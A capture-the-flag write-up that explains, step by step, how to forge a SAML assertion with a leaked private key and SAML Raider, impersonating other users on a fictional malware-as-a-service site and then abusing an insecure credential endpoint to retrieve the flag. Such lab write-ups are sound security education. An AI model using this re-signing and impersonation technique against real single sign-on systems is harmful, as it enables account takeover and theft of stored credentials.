
l33t-benign

This is a follow-up to l33t-dangerous go read that first :>
What are we working with?
Continuing on from our access in l33t-dangerous, the thread contains some more useful information:

We also still have that SimpleSAMLphp page which seems to be used to authenticate to mwaas.el1t3.fun.
Now that we have a registered user (sealldev), can we login to mwaas?

Yes we can!
MWAAS
Looking at the network requests a request is made (once authenticated) to https://mwaas.el1t3.fun/cred_ids?username=sealldev.
It responds with some JSON data:
[{"belongs_to_user":false,"uuid":"fbb321e9-12be-4009-828d-13d1df1f4cea"},{"belongs_to_user":false,"uuid":"c509dd94-9648-4140-9993-d75a4cfed0dd"},{"belongs_to_user":false,"uuid":"fbccce40-ee65-4461-8fbe-e752da60c85d"},{"belongs_to_user":false,"uuid":"bccb6ea0-d917-4249-ba2a-11d28221df0f"},{"belongs_to_user":false,"uuid":"11688487-14e2-47ea-a80c-a9d30df11e64"},{"belongs_to_user":false,"uuid":"2b8be192-35ca-4d2b-9996-1ef4d2183b12"},{"belongs_to_user":false,"uuid":"9cc010cc-0da7-4ece-a374-be853df5422f"}]
These seem to be UUIDs for creds! And as we haven’t stolen any we don’t have any on our user.
From earlier in the l33t-dangerous challenge I remember NAVI was used to send some creds, and the original thread contains a logged in screenshot from LOIC.
SAML
Let’s analyse the SAML authentication process with Burp Suite and SAML Raider.
The first request set’s up a SAML Request:
<samlp:AuthnRequest
	xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" AssertionConsumerServiceURL="https://mwaas.el1t3.fun/saml/acs/" Destination="https://el1t3.fun/simplesaml/module.php/saml/idp/singleSignOnService" ForceAuthn="true" ID="_1936eb20a6eb4bbb8e55c37873c7b539" IsPassive="false" IssueInstant="2025-05-12T08:39:30Z" ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Version="2.0">
	<saml:Issuer
		xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">https://mwaas.el1t3.fun/saml/metadata.xml
	</saml:Issuer>
	<samlp:NameIDPolicy AllowCreate="true" Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"></samlp:NameIDPolicy>
</samlp:AuthnRequest>
The SAML Response (once the authentication request is sent with our creds):
<samlp:Response
	xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
	xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_741f2efb2d8616aa55694555d0d8f7a15a54c104c6" Version="2.0" IssueInstant="2025-05-12T08:39:35Z" Destination="https://mwaas.el1t3.fun/saml/acs/" InResponseTo="_1936eb20a6eb4bbb8e55c37873c7b539">
	<saml:Issuer>https://el1t3.fun/saml-idp</saml:Issuer>
	<ds:Signature
		xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
		<ds:SignedInfo>
			<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
			<ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
			<ds:Reference URI="#_741f2efb2d8616aa55694555d0d8f7a15a54c104c6">
				<ds:Transforms>
					<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
					<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
				</ds:Transforms>
				<ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
				<ds:DigestValue>ng5uUAo8WTYHvITsCwwETrsB5JS2PprfdYW1Ntdlbc8=</ds:DigestValue>
			</ds:Reference>
		</ds:SignedInfo>
		<ds:SignatureValue>...</ds:SignatureValue>
		<ds:KeyInfo>
			<ds:X509Data>
				<ds:X509Certificate>...</ds:X509Certificate>
			</ds:X509Data>
		</ds:KeyInfo>
	</ds:Signature>
	<samlp:Status>
		<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
	</samlp:Status>
	<saml:Assertion
		xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
		xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_b1eb9109a3b0e66e2338427dd9a462411436a186b0" Version="2.0" IssueInstant="2025-05-12T08:39:35Z">
		<saml:Issuer>https://el1t3.fun/saml-idp</saml:Issuer>
		<ds:Signature
			xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
			<ds:SignedInfo>
				<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
				<ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
				<ds:Reference URI="#_b1eb9109a3b0e66e2338427dd9a462411436a186b0">
					<ds:Transforms>
						<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
						<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
					</ds:Transforms>
					<ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
					<ds:DigestValue>r3/SVxTCzF2UUxW4mwWJSil6++HEe+BY++zdDTle1Oo=</ds:DigestValue>
				</ds:Reference>
			</ds:SignedInfo>
			<ds:SignatureValue>...</ds:SignatureValue>
			<ds:KeyInfo>
				<ds:X509Data>
					<ds:X509Certificate>...</ds:X509Certificate>
				</ds:X509Data>
			</ds:KeyInfo>
		</ds:Signature>
		<saml:Subject>
			<saml:NameID SPNameQualifier="https://mwaas.el1t3.fun/saml/metadata.xml" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">_a3fd384609c31bc631afb83f03fca038a08520cb72</saml:NameID>
			<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
				<saml:SubjectConfirmationData NotOnOrAfter="2025-05-12T08:44:35Z" Recipient="https://mwaas.el1t3.fun/saml/acs/" InResponseTo="_1936eb20a6eb4bbb8e55c37873c7b539"/>
			</saml:SubjectConfirmation>
		</saml:Subject>
		<saml:Conditions NotBefore="2025-05-12T08:39:05Z" NotOnOrAfter="2025-05-12T08:44:35Z">
			<saml:AudienceRestriction>
				<saml:Audience>https://mwaas.el1t3.fun/saml/metadata.xml</saml:Audience>
			</saml:AudienceRestriction>
		</saml:Conditions>
		<saml:AuthnStatement AuthnInstant="2025-05-12T08:39:35Z" SessionNotOnOrAfter="2025-05-12T16:39:35Z" SessionIndex="_4a32feade25bd590723c746da8fe0ca1db85cb6b6a">
			<saml:AuthnContext>
				<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</saml:AuthnContextClassRef>
			</saml:AuthnContext>
		</saml:AuthnStatement>
		<saml:AttributeStatement>
			<saml:Attribute Name="username" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
				<saml:AttributeValue xsi:type="xs:string">sealldev</saml:AttributeValue>
			</saml:Attribute>
		</saml:AttributeStatement>
	</saml:Assertion>
</samlp:Response>
Alot of this is uninteresting but we can see the username string is the only identifier sent in the SAML response, if we can use the private key LOIC sent to re-sign the SAML, we can forge our username to another user (NAVI, LOIC, etc).
SAML Re-signing
The way I did this (as SAML Raider is a bit clunky) is:
- Go to SimpleSAMLphp login page
- Enable proxy (with response capturing enabled, make sure to disable any content type filtering)
- Send login
Now forward till you find the response to the SAML Response request:


Forward this request to your repeater and select the SAML Raider tab. Press ‘Send Certificate to SAML Raider Certificates’
Trying to import the private key in the ‘SAML Raider Certificates’ tab will fail!

The reason why is the key is in the wrong format, it needs to be converted to a traditional RSA key using openssl:
$ openssl rsa -in private_key.pem -out server_new.key -traditional

writing RSA key
Now we can import the server_new.key, which will succeed!
From there, back in the Repeater tab we can re-press ‘Send Certificate to SAML Raider Certificates’ and it will re-populate the dropdown with our certification with our private-key attached.

From there, we can use the search to look for our username (sealldev) and change it to LOIC. Then press ‘(Re)-Sign Assertion’.
We can then send our request in the repeater (presuming you did it fast enough) and get a session cookie!
Update the session cookie from the Proxy response with the one from the repeater response, then forward the request and turn the proxy off.

You are now LOIC!
API Investigation
Now the response to the /get_creds?username=LOIC is with some true!
[{"belongs_to_user":true,"uuid":"fbb321e9-12be-4009-828d-13d1df1f4cea"},{"belongs_to_user":false,"uuid":"c509dd94-9648-4140-9993-d75a4cfed0dd"},{"belongs_to_user":true,"uuid":"fbccce40-ee65-4461-8fbe-e752da60c85d"},{"belongs_to_user":true,"uuid":"bccb6ea0-d917-4249-ba2a-11d28221df0f"},{"belongs_to_user":false,"uuid":"11688487-14e2-47ea-a80c-a9d30df11e64"},{"belongs_to_user":false,"uuid":"2b8be192-35ca-4d2b-9996-1ef4d2183b12"},{"belongs_to_user":false,"uuid":"9cc010cc-0da7-4ece-a374-be853df5422f"}]
We also see a new request /get_cred?uuid=fbb321e9-12be-4009-828d-13d1df1f4cea:
{"created":"2025-05-10T21:48:32.547164","element_name":"password","url":"https://el1t3.fun/ucp.php?mode=login&redirect=index.php","value":"n00bcann0n!!"}
This is interesting, what if we try to request a cred we don’t own like c509dd94-9648-4140-9993-d75a4cfed0dd?
{"created":"2025-05-10T21:48:32.552761","element_name":"search_term","url":"https://hackforums.net/search.php","value":"how to get free skype number"}
LOIC can still access them!

Checking all of them, one of them (9cc010cc-0da7-4ece-a374-be853df5422f) contains the flag!
{"created":"2025-05-10T21:48:32.580457","element_name":"password","url":"http://ctfsd.k12.or.us/grading_system/login.cgi","value":"dam{at_lea5t_theres_no_saml_in_detention}"}
Flag: dam{at_lea5t_theres_no_saml_in_detention}
How I solved it during the CTF
I actually didn’t log into LOIC first, I chose NAVI which had a very different response to trying to access credentials from other users:
come on, you don't have permission to steal creds that LOIC rightfully stole themselves
So, doing it to the one that contains the flag returns:
come on, you don't have permission to steal creds that Gr4deRaider rightfully stole themselves
I then replicated the SAML exploit to become that user and got the flag that way:
Memes
After the CTF there were some shenanigans on the TeamSpeak server from l33t-benign…
Bad Apple was made using usernames, and it’s beautiful…
Related Writeups
4spam
In the wake of last week's events, we've created a replacement (https://4spam.umbccd.net/). An old dump of some of the ...
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net
My Aquarium
I have this website with some of my favorite sea animal images and facts. I have a secret document containing an my favo ...